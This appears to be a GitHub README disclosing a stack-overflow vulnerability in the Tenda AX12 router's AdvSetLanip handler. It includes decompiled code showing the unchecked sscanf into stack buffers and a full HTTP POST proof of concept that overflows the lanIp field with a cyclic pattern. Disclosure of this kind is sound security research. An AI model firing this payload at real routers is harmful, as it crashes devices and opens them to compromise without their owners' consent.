README.md

Stack Overflow Vulnerability in Tenda AX12 Router


write in front

Tenda official website: https://www.tenda.com.cn/default.html

About Tenda: https://www.tenda.com.cn/profile/contact.html


Firmware download: https://www.tenda.com.cn/download/

Affect version



The picture shows the latest version

Vulnerability Details



```
v4 = sub_4151AC(a1, "lanIp", "192.168.0.1");
sub_426144(a2, 0, v4);
GetValue("firewall.dmz.enabled", v24, 32);
if ( !strcmp(v24, "1") )
{
  GetValue("firewall.dmz.dest_ip", v24, 32);
  v16 = 0;
  v17 = 0;
  v18 = 0;
  v19 = 0;
  sscanf(v24, "%[^.].%[^.].%[^.].%[^.]", &v16, &v17, &v18, &v19);
  v20 = 0;
  v21 = 0;
  v22 = 0;
  v23 = 0;
  sscanf(v4, "%[^.].%[^.].%[^.].%[^.]", &v20, &v21, &v22, &v23);
  if ( !strcmp(&v19, &v23) )
```

The program passes the content of the lanip parameter to v4, and then uses the sscanf function to format the matched content into the stack of v20, v21, v22, and v23 through regular expressions, without checking the size. There is a stack overflow vulnerability

Vulnerability reproduction and POC

In order to reproduce the vulnerability, the following steps can be followed:

1. Use fat to simulate firmware V15.03.2.21_cn

2. Attack using the following POC attack

```
POST /goform/AdvSetLanip HTTP/1.1 Host: 192.168.0.1 User-Agent: Mozilla/5.0 (Windows NT
10.0; Win64; x64; rv:97.0) Gecko/20100101 Firefox/97.0 Accept: */* Accept-Language: zh-
CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2 Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8 X-Requested-With:
XMLHttpRequest Content-Length: 1637 Origin: http://192.168.0.1 Connection: close
Referer: http://192.168.0.1/lan.html?random=0.14947494499674785& Cookie:
password=7c90ed4e4d4bf1e300aa08103057ccbchsdalb
lanIp=192.168.0.1aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaara
aasaaataaauaaavaaawaaaxaaayaaazaabbaabcaabdaabeaabfaabgaabhaabiaabjaabkaablaabmaabnaabo
aabpaabqaabraabsaabtaabuaabvaabwaabxaabyaabzaacbaaccaacdaaceaacfaacgaachaaciaacjaackaac
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aefaaegaaehaaeiaaejaaekaaelaaemaaenaaeoaaepaaeqaaeraaesaaetaaeuaaevaaewaaexaaeyaaeaaaab
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xaaayaaazaabbaabcaabdaabeaabfaabgaabhaabiaabjaabkaablaabmaabnaaboaabpaabqaabraabsaabtaa
buaabvaabwaabxaabyaabzaacbaaccaacdaaceaacfaacgaachaaciaacjaackaaclaacmaacnaacoaacpaacqa
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aeqaaeraaesaaetaaeuaaevaaewaaexaaeyaae&lanMask=255.255.255.0&dhcpEn=1&startIp=192.168.0
.100&endIp=192.168.0.200&leaseTime=86400&lanDnsAuto=1&lanDns1=&lanDns2=
```

The picture shows the effect of POC attack

Releases

No releases published

Packages

No packages published